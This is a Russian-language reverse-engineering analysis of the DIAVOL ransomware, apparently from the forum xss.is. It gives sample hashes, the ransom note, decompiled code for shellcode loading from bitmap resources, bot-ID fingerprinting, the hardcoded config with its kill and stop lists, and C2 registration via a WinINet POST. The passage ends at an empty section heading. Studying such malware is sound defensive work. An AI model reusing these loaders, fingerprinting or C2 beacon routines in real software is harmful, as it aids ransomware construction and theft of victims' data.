

Статья Анализ вымогателя Diavol Ransomware


 xss.is/threads/61802

Это мой анализ программы-вымогателя DIAVOL.

DIAVOL — это относительно новая программа-вымогатель, которая использует уникальный метод с шелл-кодом для запуска своих основных функций и RSA для шифрования файлов.

Вредоносная программа содержит жестко закодированную конфигурацию, в которой хранится такая информация, как файлы для шифрования и открытый ключ RSA, но она также может запрашивать эту информацию с удаленного сервера злоумышленника.

В отличие от большинства основных программ-вымогателей, схема шифрования этой новой вредоносной программы относительно медленная из-за рекурсивного метода обхода файлов.



IOCS

Большое спасибо Curated Intelligence (<https://twitter.com/CuratedIntel>) за предоставленный образец.


Анализируемый образец представляет собой 64-битный исполняемый файл Windows.

MD5: f4928b5365a0bd6db2e9d654a77308d7

SHA256: ee13d59ae3601c948bd10560188447e6faaeef5336dcd605b52ee558ff2a8588

Сэмпл:

(<https://bazaar.abuse.ch/sample/ee13d59ae3601c948bd10560188447e6faaeef5336dcd605b52ee558ff2a8588/>)



40 / 66 security vendors flagged this file as malicious

ee13d59ae3601c948bd10560188447e6faaeef5336dcd605b52ee558ff2a8588
CryptoLocker.exe
151.50 KB Size | 2021-10-18 08:23:31 UTC | 2 months ago

64bits assembly checks-network-adapters direct-cpu-clock-access peexe persistence runtime-modules

DETECTION	DETAILS	RELATIONS	BEHAVIOR	COMMUNITY
Ad-Aware		Trojan.GenericKD.47184519		Allbaba
ALYac		Trojan.Ransom.CryptoLocker		Ransom:Win32/generic.ali2000010
Avast		Win64:Trojan-gen		Arcabit
Avira (no cloud)		TR/AD.RansomHeur.tugmn		AVG
CrowdStrike Falcon		Win64:Trojan-gen		BitDefender
Cynet		Malicious (score: 99)		Cylance
DrWeb		TR/AD.RansomHeur.tugmn		Cyren
eScan		Win64:Trojan-gen		Emsisoft
		Trojan.MulDrop18.43992		ESET-NOD32
		Trojan.GenericKD.47184519		A Variant Of Win64/Filecoder.Diavol.A

Записка с требованием выкупа

Содержимое примечания о выкупе по умолчанию хранится в виде открытого текста в конфигурации DIAVOL. Вредоносная программа также может запросить записку о выкупе со своего удаленного сервера и переопределить ее по умолчанию.

Имя файла примечания о выкупе от DIAVOL — README-FOR-DECRYPT.txt.

```

12 # What happened? #
11
10 Your network was ATTACKED, your computers and servers were LOCKED.
9
8 You need to buy decryption tool for restore the network.
7 Take into consideration that we have also downloaded data from your network that in case of not making payment will
6 be published on our news website.
5 # How to get my files back? #
4
3 1. Download Tor Browser and install it.
2 2. Open the Tor Browser and visit our website - https://<REDACTED>.onion/<REDACTED>/<REDACTED>
1
13 Tor Browser may be block in your country or corporate network. Try to use Tor over VPN!

```

Статический анализ кода

Анти-анализ: запуск функций с шелл-кодом

Для анти-анализа DIAVOL загружает шелл-код, содержащий его основные функции, в память и выполняет его динамически, что немного усложняет статический анализ.

Сначала вредоносное ПО вызывает VirtualAlloc, чтобы выделить два буфера памяти для последующей загрузки этих шелл-кодов.

```
SHELLCODE_FUNC_BUFFER = VirtualAlloc(0i64, 0x8000ui64, 0x3000u, 0x40u);
shellcode_func_buffer_2 = VirtualAlloc(0i64, 0x1000ui64, 0x3000u, 0x40u);
shellcode_func_buffer = SHELLCODE_FUNC_BUFFER;
SHELLCODE_FUNC_BUFFER_2 = shellcode_func_buffer_2;
```

Когда DIAVOL хочет выполнить определенную функцию, он вызывает функцию для загрузки шелл-кода в память и выполняет инструкцию вызова для передачи управления шелл-коду.

```
diavol_genbotid_struct.RSA_CRYPT_BUFF = (__int64)&RSA_CRYPT_BUFF;
diavol_genbotid_struct.bot_ID = 0i64;
diavol_genbotid_struct.victim_ID = 0i64;
diavol_genbotid_struct.rand = rand;
curr_time = time64(0i64);
srand(curr_time);
load_resource_function(a1, L"GENBOTID", 0);
log_to_file(L"===== GENBOTID begin");
shellcode_func_buffer(GetProcAddress, &diavol_genbotid_struct);
log_to_file(L"===== GENBOTID end");
```

Во-первых, чтобы загрузить шелл-код в память, DIAVOL извлекает растровое изображение, соответствующее заданному имени ресурса, вызывая LoadBitmapW, CreateCompatibleDC, SelectObject и GetObjectW.

Затем он вызывает GetDIBits для получения битов растрового изображения и копирует их в буфер шеллкода в виде DIB.


```
BitmapW = LoadBitmapW(curr_module, resource_name);
CompatibleDC = CreateCompatibleDC(0i64);
SelectObject(CompatibleDC, BitmapW); // extract bitmap from resource section
GetObjectW(BitmapW, 32, pv);
bmi.bmiHeader.biWidth = v22;
bmi.bmiHeader.biSizeImage = 4 * cLines * v22;
shellcode_buffer = (&SHELLCODE_FUNC_BUFFER + v3);
bmi.bmiHeader.biSize = 40;
*&bmi.bmiHeader.biPlanes = 2097153i64;
bmi.bmiHeader.biHeight = cLines;
*&bmi.bmiHeader.biClrImportant = 0i64;
bmi.bmiHeader.biClrUsed = 0;
v9 = v3; // loads the DIB's bits into shellcode buffer
GetDIBits(CompatibleDC, BitmapW, 0, cLines, shellcode_buffer, &bmi, 0);
DeleteDC(CompatibleDC);
```

В отличие от обычного шеллкода, DIAVOL не использует ручную РЕВ для динамического разрешения импорта. Вредоносное ПО загружает "JPEG" с тем же именем в разделе ресурсов, извлекает список импортированных функций с

соответствующими DLL и вручную вызывает LoadLibraryA и GetProcAddress для разрешения его для шелл-кода. Разрешенные адреса API хранятся в конце буфера, поэтому шелл-код может вызывать эти API, используя их точные смещения, что делает загруженную полезную нагрузку независимой от позиции.

```
ResourceW = FindResourceW(curr_module, resource_name, L"JPEG");
Resource = LoadResource(curr_module, ResourceW);
resource_base = LockResource(Resource); // load API lists from resource
LODWORD(API_addr) = SizeofResource(curr_module, ResourceW);
curr_res_ptr = *resource_base;
curr_API_name_ptr = resource_base + 4;
v16 = API_addr - 4;
if ( API_addr != 4 )
{
do
{
library_handle = LoadLibraryA(curr_API_name_ptr); // manually resolve API's address
API_addr = GetProcAddress(library_handle, curr_API_name_ptr + 32);
v18 = curr_res_ptr;
curr_API_name_ptr += 64;
curr_res_ptr += 8;
v19 = v16 == 64;
v16 -= 64;
*((&SHELLCODE_FUNC_BUFFER + shellcode_size) + v18) = API_addr; // append API's address to the end of shellcode
}
while ( !v19 );
```

Ниже приведено растровое изображение и список импортированных API, извлеченных из Resource Hacker.



Поскольку каждый шелл-код должен быть независимым от позиции, мы можем просто загрузить его в IDA для статического анализа после извлечения. Однако адреса API не будут иметь смысла, когда IDA загрузит шелл-код, потому что они относятся к тому месту, где в памяти вредоносного ПО находятся библиотеки DLL.

```

seg000:00000000000000ED2      mov     [rsp+238h+var_1E0], rax
seg000:00000000000000ED7      mov     rax, [rsp+238h+var_1F0]
seg000:00000000000000EDA      inc     rax
seg000:00000000000000EDF      mov     [rsp+238h+var_1F0], rax
seg000:00000000000000EE1      jmp     short loc_EA4
seg000:00000000000000EE1      ; -----
seg000:00000000000000EE1      loc_EE1:                                ; CODE XREF: sub_0+EAF1j
seg000:00000000000000EE1      add     rsp, 230h
seg000:00000000000000EE8      pop     rdi
seg000:00000000000000EE9      retn
seg000:00000000000000EE9      sub_0      endp
seg000:00000000000000EE9      ; -----
seg000:00000000000000EEA      qword_EEA      dq  7FFE1E57EE0h      ; DATA XREF: sub_0+1D91r
seg000:00000000000000EEA      ; sub_0+30C1r
seg000:00000000000000EF2      qword_EF2      dq  7FFE1E57C7D0h      ; DATA XREF: sub_0+22A1r
seg000:00000000000000EF2      ; sub_0+3571r
seg000:00000000000000EFA      qword_EFA      dq  7FFE1E57A300h      ; DATA XREF: sub_0+24B1r
seg000:00000000000000EFA      ; sub_0+2981r
seg000:00000000000000F02      qword_F02      dq  7FFE1E5784C0h      ; DATA XREF: sub_0+27A1r
seg000:00000000000000F02      ; sub_0+2E31r ...
seg000:00000000000000F0A      qword_F0A      dq  7FFE1DC57E40h      ; DATA XREF: sub_0+2B91r
seg000:00000000000000F0A      ; sub_0+3011r
seg000:00000000000000F12      qword_F12      dq  7FFE1E577B60h      ; DATA XREF: sub_0+E761r
seg000:00000000000000F12      ; sub_0+E841r
seg000:00000000000000F1A      align 20h
seg000:00000000000000F20      dq  0E1Ch dup(0)
seg000:00000000000000F20      seg000      ends

```

Чтобы исправить это, нам просто нужно переименовать адреса API в том порядке, в котором они появляются в соответствующем ресурсе JPEG. После переименования шеллкод должен корректно декомпилироваться, и мы можем начать на нем наш статический анализ.

```

v7[7] = 108;
v7[8] = 108;
v7[9] = 0;
strcpy(v6, "CoCreateGuid");
v18 = 0;
v71 = 0i64;
lpBuffer = 0i64;
hLibModule = LoadLibraryW(LibFileName);
v20 = (void (__fastcall*)(int*))GetProcAddress(hLibModule, v22);
if ( v20 )
{
    v14 = 276;
    v20(&v14);
}
FreeLibrary(hLibModule);
nSize = 0;
GetComputerNameA(lpBuffer, &nSize);
v18 = nSize++;
lpBuffer = (LPSTR)LocalAlloc(0, nSize);
GetComputerNameA(lpBuffer, &nSize);

```

Аргументы командной строки

DIAVOL может работать как с аргументами командной строки, так и без них.

Ниже приведен список аргументов, которые могут быть предоставлены оператором.

Argument	Description
-p <target>	Path to a file containing files/directories to be encrypt specifically
-h <target>	Path to a file containing remote files/directories to enumerate with SMB
-m local	Encrypting local files and directories
-m net	Encrypting network shares
-m scan	Scanning and encrypting network shares through SMB
-m all	Encrypting local and network drives without scanning through SMB
-log <log_filename>	Enable logging to the specified log file
-s <IP_address>	Remote server's IP address to register bot
-perc <percent>	Percent of data to be encrypted in a file (default: 10%)

Создание идентификатора бота

Первая функция, которую выполняет DIAVOL, — это генерация идентификатора бота путем загрузки и выполнения шелл-кода из ресурса GENBOTID.

Перед запуском шелл-кода DIAVOL вызывает `time64`, чтобы получить текущую метку времени в системе, и использует ее в качестве начального значения для `srand` для инициализации генератора псевдослучайных чисел.

Затем он генерирует следующую структуру и передает ее шелл-коду. Поле `bot_ID` позже используется для регистрации жертвы на удаленном сервере злоумышленника, а `жертва_ID` — это идентификатор жертвы, который записывается в записке с требованием выкупа. `RSA_CRYPT_BUFF` — это буфер, который позже используется для шифрования файлов.

```

struct DIAVOL_GENBOTID_STRUCT
{
    char* bot_ID;
    wchar_t* victim_ID;
    BYTE* RSA_CRYPT_BUFF;
    int (__stdcall *rand)();
};

```

```

diavol_genbotid_struct.RSA_CRYPT_BUFF = (__int64)&RSA_CRYPT_BUFF;
diavol_genbotid_struct.bot_ID = 0i64;
diavol_genbotid_struct.victim_ID = 0i64;
diavol_genbotid_struct.rand = rand;
curr_time = time64(0i64);
srand(curr_time);
load_resource_function(a1, L"GENBOTID", 0);
log_to_file(L"===== GENBOTID begin");
shellcode_func_buffer(GetProcAddress, &diavol_genbotid_struct);
log_to_file(L"===== GENBOTID end");

```

Чтобы сгенерировать идентификатор жертвы, шелл-код создает уникальный GUID с помощью CoCreateGuid и использует его как случайное число для индексации строки "0123456789ABCDEF", чтобы сгенерировать случайную 32-символьную строку.

```

hLibModule = LoadLibraryW(v7);
if ( hLibModule )
{
    CoCreateGuid = (void (__fastcall *) (unsigned int *))GetProcAddress(hLibModule, CoCreateGuid_str);
    if ( CoCreateGuid )
        CoCreateGuid(&generated_GUID);
    FreeLibrary(hLibModule);
}
qmemcpy(small_alphabet_str, "0123456789ABCDEF", sizeof(small_alphabet_str));
v54 = LocalAlloc(0, 0x42ui64);
v20 = small_alphabet_str[generated_GUID >> 28];
*v54 = v20;
v21 = small_alphabet_str[HIBYTE(generated_GUID) & 0xF];
v54[1] = v21;
v22 = small_alphabet_str[(generated_GUID >> 20) & 0xF];
v54[2] = v22;
v23 = small_alphabet_str[HIWORD(generated_GUID) & 0xF];
v54[3] = v23;
v24 = small_alphabet_str[(unsigned __int16)generated_GUID >> 12];
v54[4] = v24;
v25 = small_alphabet_str[(generated_GUID >> 8) & 0xF];
v54[5] = v25;

```

```

v49 = small_alphabet_str[v65 & 0xF];
v54[29] = v49;
v50 = small_alphabet_str[((int)v66 >> 4) & 0xF];
v54[30] = v50;
v51 = small_alphabet_str[v66 & 0xF];
v54[31] = v51;
v52 = 0;
v54[32] = 0;
v15 += 32;
diavol_genbotid_struct->victim_ID = (__int64)v54;
v15 += 14;

```

Чтобы сгенерировать идентификатор бота, вредоносное ПО сначала вызывает GetComputerNameA и GetUserNameA, чтобы получить имя компьютера и имя пользователя. Он также вызывает RtlGetVersion для получения версии компьютера жертвы и использует ее для индексации строки "0123456789ABCDEF" для создания 8-символьной строки.

Затем идентификатор бота создается в следующем строковом формате.

```
** + + "_W" + <8_character_string_from_OS_version> + ".***"
```

```

user_name = 0i64;
computer_name = 0i64;
hLibModule = LoadLibraryW(LibFileName);
RtlGetVersion = (void (__fastcall *) (RTL_OSVERSIONINFOW *)) GetProcAddress(hLibModule, RtlGetVersion_str);
if ( RtlGetVersion )
{
    OS_version_info.dwOSVersionInfoSize = 276;
    RtlGetVersion(&OS_version_info);
}
FreeLibrary(hLibModule);
nSize = 0;
GetComputerNameA(computer_name, &nSize);
v15 = nSize++;
computer_name = (LPSTR)LocalAlloc(0, nSize);
GetComputerNameA(computer_name, &nSize);
nSize = 0;
GetUserNameA(user_name, &nSize);
v15 += nSize;
user_name = (LPSTR)LocalAlloc(0, nSize);
GetUserNameA(user_name, &nSize);

```



```

while ( computer_name[i] )
  *(_BYTE *)((int)v15++ + diavol_genbotid_struct->bot_ID) = computer_name[i++];
*(_BYTE *)((int)v15++ + diavol_genbotid_struct->bot_ID) = 45;
for ( i = 0; user_name[i]; ++i )
  *(_BYTE *)((int)v15++ + diavol_genbotid_struct->bot_ID) = user_name[i];
*(_BYTE *)((int)v15++ + diavol_genbotid_struct->bot_ID) = '.';
*(_BYTE *)((int)v15++ + diavol_genbotid_struct->bot_ID) = ' ';
*(_BYTE *)((int)v15++ + diavol_genbotid_struct->bot_ID) = small_alphabet_str[LOBYTE(OS_version_info.dwMajorVersion) >> 4];
*(_BYTE *)((int)v15++ + diavol_genbotid_struct->bot_ID) = small_alphabet_str[OS_version_info.dwMajorVersion & 0xF];
*(_BYTE *)((int)v15++ + diavol_genbotid_struct->bot_ID) = small_alphabet_str[LOBYTE(OS_version_info.dwMinorVersion) >> 4];
*(_BYTE *)((int)v15++ + diavol_genbotid_struct->bot_ID) = small_alphabet_str[OS_version_info.dwMinorVersion & 0xF];
*(_BYTE *)((int)v15++ + diavol_genbotid_struct->bot_ID) = small_alphabet_str[LOWORD(OS_version_info.dwBuildNumber) >> 12];
*(_BYTE *)((int)v15++ + diavol_genbotid_struct->bot_ID) = small_alphabet_str[(OS_version_info.dwBuildNumber >> 8) & 0xF];
*(_BYTE *)((int)v15++ + diavol_genbotid_struct->bot_ID) = small_alphabet_str[LOBYTE(OS_version_info.dwBuildNumber) >> 4];
*(_BYTE *)((int)v15++ + diavol_genbotid_struct->bot_ID) = small_alphabet_str[OS_version_info.dwBuildNumber & 0xF];
*(_BYTE *)((int)v15++ + diavol_genbotid_struct->bot_ID) = '.';
for ( i = 0; *(&v20 + i); ++i )
  *(_BYTE *)((int)v15++ + diavol_genbotid_struct->bot_ID) = *(&v20 + i);
*(_BYTE *)((int)v15 + diavol_genbotid_struct->bot_ID) = 0;

```

Наконец, чтобы заполнить поле RSA_CRYPT_BUFF, вредоносная программа вызывает функцию rand для создания случайного 1024-байтового буфера.

```

v8 = 0i64;
result = (_WORD *)diavol_genbotid_struct->RSA_CRYPT_BUFF;
v11 = result;
while ( v8 != 1024 )
{
  *v11++ = diavol_genbotid_struct->rand();
  result = (_WORD *)++v8;
}
return result;

```

Жестко закодированная конфигурация

Конфигурация DIAVOL хранится в памяти в открытом виде.

Чтобы извлечь его, вредоносное ПО выделяет следующую структуру с помощью LocalAlloc и заполняет ее, используя жестко запрограммированные значения из памяти.

```
struct DIAVOL_CONFIG
{
    _QWORD server_IP_addr; // remote server to register bot
    wchar_t* group_ID; // bot group ID
    wchar_t* Base64_RSA_key; // Base64-encoded RSA key
    wchar_t* process_kill_list; // processes to kill
    wchar_t* service_stop_list; // services to stop
    wchar_t* file_ignore_list; // filenames to avoid encrypting
    wchar_t* file_include_list; // filenames to include encrypting
    wchar_t* file_wipe_list; // filenames to delete
    wchar_t* target_file_list; // target files to encrypt first (overriden by "-p" command-line)
    wchar_t* ransom_note; // ransom note in reverse
    _QWORD findfiles_complete_flag; // is set to true when the first FINDFILES iteration is done
};
```

```
log_to_file(L"===== SHAPELISTS begin");
DIAVOL_CONFIG = LocalAlloc(0, 0x58ui64);
DIAVOL_CONFIG->server_IP_addr = &unk_140019470 + 2 * dword_14001947B + 55;
DIAVOL_CONFIG->group_ID = &unk_140019470 + 2 * dword_14001947F + 55;
DIAVOL_CONFIG->Base64_RSA_key = &unk_140019470 + 2 * dword_140019483 + 55;
DIAVOL_CONFIG->process_kill_list = &unk_140019470 + 2 * dword_140019487 + 55;
DIAVOL_CONFIG->service_stop_list = &unk_140019470 + 2 * dword_14001948B + 55;
DIAVOL_CONFIG->file_ignore_list = &unk_140019470 + 2 * dword_14001948F + 55;
DIAVOL_CONFIG->file_include_list = &unk_140019470 + 2 * dword_140019493 + 55;
DIAVOL_CONFIG->file_wipe_list = &unk_140019470 + 2 * dword_140019497 + 55;
DIAVOL_CONFIG->target_file_list = &unk_140019470 + 2 * dword_14001949B + 55;
DIAVOL_CONFIG->ransom_note = &unk_140019470 + 2 * dword_14001949F + 55;
log_to_file(L"===== SHAPELISTS end");
```

```

.data:0000000140019470 unk_140019470 db 53h ; S ; DATA XREF: mw_main+1481to
.data:0000000140019471 db 54h ; T
.data:0000000140019472 db 41h ; A
.data:0000000140019473 db 54h ; T
.data:0000000140019474 db 49h ; I
.data:0000000140019475 db 43h ; C
.data:0000000140019476 db 5Fh ; _
.data:0000000140019477 db 44h ; D
.data:0000000140019478 db 41h ; A
.data:0000000140019479 db 54h ; T
.data:000000014001947A db 41h ; A
.data:000000014001947B dword_14001947B dd 0 ; DATA XREF: mw_main+1411r
.data:000000014001947F dword_14001947F dd 2 ; DATA XREF: mw_main+15A1r
.data:0000000140019483 dword_140019483 dd 9 ; DATA XREF: mw_main+16A1r
.data:0000000140019487 dword_140019487 dd 0DAh ; DATA XREF: mw_main+17A1r
.data:000000014001948B dword_14001948B dd 442h ; DATA XREF: mw_main+18A1r
.data:000000014001948F dword_14001948F dd 10BDh ; DATA XREF: mw_main+19A1r
.data:0000000140019493 dword_140019493 dd 1168h ; DATA XREF: mw_main+1AA1r
.data:0000000140019497 dword_140019497 dd 116Ch ; DATA XREF: mw_main+1BA1r
.data:000000014001949B dword_14001949B dd 116Eh ; DATA XREF: mw_main+1CA1r
.data:000000014001949F dword_14001949F dd 1170h ; DATA XREF: mw_main+1E11r
.data:00000001400194A3 db 0C6h ; R
.data:00000001400194A4 db 13h

```

Config marker "STATIC_DATA"

Config index table

XSS.is

Ниже приведены жестко запрограммированные значения конфигурации.

```

{
  server_IP_addr: "127.0.0.1",
  group_ID = "c1aaee",
  Base64_RSA_Key = "BgIAAACKAABSU0ExAAQAAAEAAQCxVuiQzWxj19dwh2F77Jxqt/PIrJoczV2RK1uW
M+xv0gSAZrL8DncWw9hif+zsvJq6PcqC0NugL3raLFbaUCUT8KAGgrOkIPmnrQpz
5Ts2pQ0mZ80U1kRpw10CMHgdqChBqsnNkB9XF/CFYo4rndjQG+Z022WX+EtQr6V8
MYOE1A==",
  process_kill_list = ["iexplore.exe", "msedge.exe", "chrome.exe", "opera.exe", "firefox.exe", "savfmsesp.exe", "z
service_stop_list = ["DefWatch", "ccEvtMgr", "ccSetMgr", "SavRoam", "dbsrv12", "sqlservr", "sqlagent", "Intuit.Qu
file_ignore_list = ["*.exe", "*.sys", "*.dll", "*.lock64", "*readme_for_decrypt.txt", "*locker.txt", "*unlocker.t
file_include_list = ["*"],
file_wipe_list = [],
target_file_list = [],
ransom_note = "\n\r!NPV revo roT esu ot yrT .krowten etaroproc ro yrtnuoc ruoy ni kcolb eb yam resworB roT\n\r\n\
}

```

XSS.is

Регистрация бота

Чтобы зарегистрировать жертву как бота, DIAVOL сначала формирует содержимое POST-запроса, который затем отправляется на удаленный сервер регистрации.

Это делается путем объединения идентификатора бота , сгенерированного при создании идентификатора бота, и жестко запрограммированного идентификатора группы в конфигурации в следующем формате.

cid=<bot_ID>&group=

<group_ID>&ip_local1=111.111.111.111&ip_local2=222.222.222.222&ip_external=2.16.7.12

```
memset(C2_request_content, 0, sizeof(C2_request_content));
v11 = off_140019438; // cid=
v12 = &C2_request_content[strlen(C2_request_content) + 1];
v13 = 0i64;
do...
v15 = &C2_request_content[strlen(C2_request_content) + 1];
v16 = 0i64;
do
{
    v17 = *(bot_ID + v16++); // append bot ID
    v15[v16 - 2] = v17;
}
while ( v17 );
v18 = off_140019440[0]; // &group=
v19 = &C2_request_content[strlen(C2_request_content) + 1];
v20 = 0i64;
do...
v22 = &C2_request_content[strlen(C2_request_content) + 1];
v23 = 0i64;
do
{
    v24 = *(&group_ID_1 + v23++); // append group ID
    v22[v23 - 2] = v24;
}
while ( v24 );
v25 = off_140019448[0]; // &ip_local1=111.111
v26 = &C2_request_content[strlen(C2_request_content) + 1];
v27 = 0i64;
```

Далее вредоносное ПО выделяет память для следующей структуры перед загрузкой и выполнением шелл-кода из ресурса REGISTER.

```

struct DIAVOL_REGISTER_STRUCT
{
    char* agent; // "Agent"
    char* C2_IP_addr; // C2 IP address from configuration or command-line "-s"
    char* request_type; // "POST"
    char* domain_dir; // "/Bnp0nspQwtjCA/register"
    char* content_type; // "Content-Type: application/x-www-form-urlencoded; charset=UTF-8"
    __int64 content_type_len; // length of content type
    char* payload_content; // register request
    __int64 payload_content_len; // length of register request
};

```

```

diavol_register_struct.agent = off_140019410; // Agent
diavol_register_struct.C2_IP_addr = LocalAlloc(0, 0x10ui64); // C2 server Ip addr
sprintf(
    diavol_register_struct.C2_IP_addr,
    "%d.%d.%d.%d",
    *DIAVOL_CONFIG->server_IP_addr,
    BYTE1(*DIAVOL_CONFIG->server_IP_addr),
    BYTE2(*DIAVOL_CONFIG->server_IP_addr),
    HIBYTE(*DIAVOL_CONFIG->server_IP_addr));
diavol_register_struct.domain_dir = off_140019428[0]; // "/Bnp0nspQwtjCA/register"
diavol_register_struct.request_type = off_140019420[0]; // "POST"
diavol_register_struct.content_type = off_140019430[0]; // "Content-Type: application/x-www-form-urlencoded; charset=UTF-8"
diavol_register_struct.content_type_len = &v81; // len(content-type: application/x-www-form-urlencoded; charset=UTF-8)
diavol_register_struct.payload_content = C2_request_content; // C2_packet_content
v81 = strlen(off_140019430[0]);
diavol_register_struct.payload_content_len = &v83;
LODWORD(server_response_1) = 0;
register_server_response = &server_response_1;
v83 = strlen(C2_request_content);
v80 = 4;
v86 = &v80;
load_resource_function(a1, L"REGISTER", 0);
log_to_file(L"===== REGISTER begin");
shellcode_func_buffer(&diavol_register_struct, &register_server_response);
log_to_file(L"===== REGISTER end");

```

Для отправки POST-запроса используется шелл-код InternetOpenA для инициализации использования приложением функций WinINet, InternetConnectA для подключения к серверу C2, HttpOpenRequestA для открытия POST-запроса в указанном доменном каталоге и HttpSendRequestA для отправки созданного POST-запроса.

Наконец, вредоносная программа вызывает HttpQueryInfoA для запроса и возврата ответа сервера.

```

hInternet = InternetOpenA((LPCSTR)diavol_register_struct->agent, 0, 0i64, 0i64, 0);
hConnect = InternetConnectA(hInternet, (LPCSTR)diavol_register_struct->C2_IP_addr, 0x50u, 0i64, 0i64, 3u, 0, 0i64);
hRequest = HttpOpenRequestA(
    hConnect,
    (LPCSTR)diavol_register_struct->request_type,
    (LPCSTR)diavol_register_struct->domain_dir,
    0i64,
    0i64,
    0i64,
    0,
    0i64);
HttpSendRequestA(
    hRequest,
    (LPCSTR)diavol_register_struct->content_type,
    *(_DWORD *)diavol_register_struct->content_type_len,
    (LPVOID)diavol_register_struct->payload_content,
    *(_DWORD *)diavol_register_struct->payload_content_len);
dwIndex = 0;
HttpQueryInfoA(hRequest, 0x13u, *(LPVOID *)C2_response, *(LPDWORD *)C2_response + 8, &dwIndex);
InternetCloseHandle(hRequest);
InternetCloseHandle(hConnect);
return InternetCloseHandle(hInternet);

```

Переопределение конфигурации

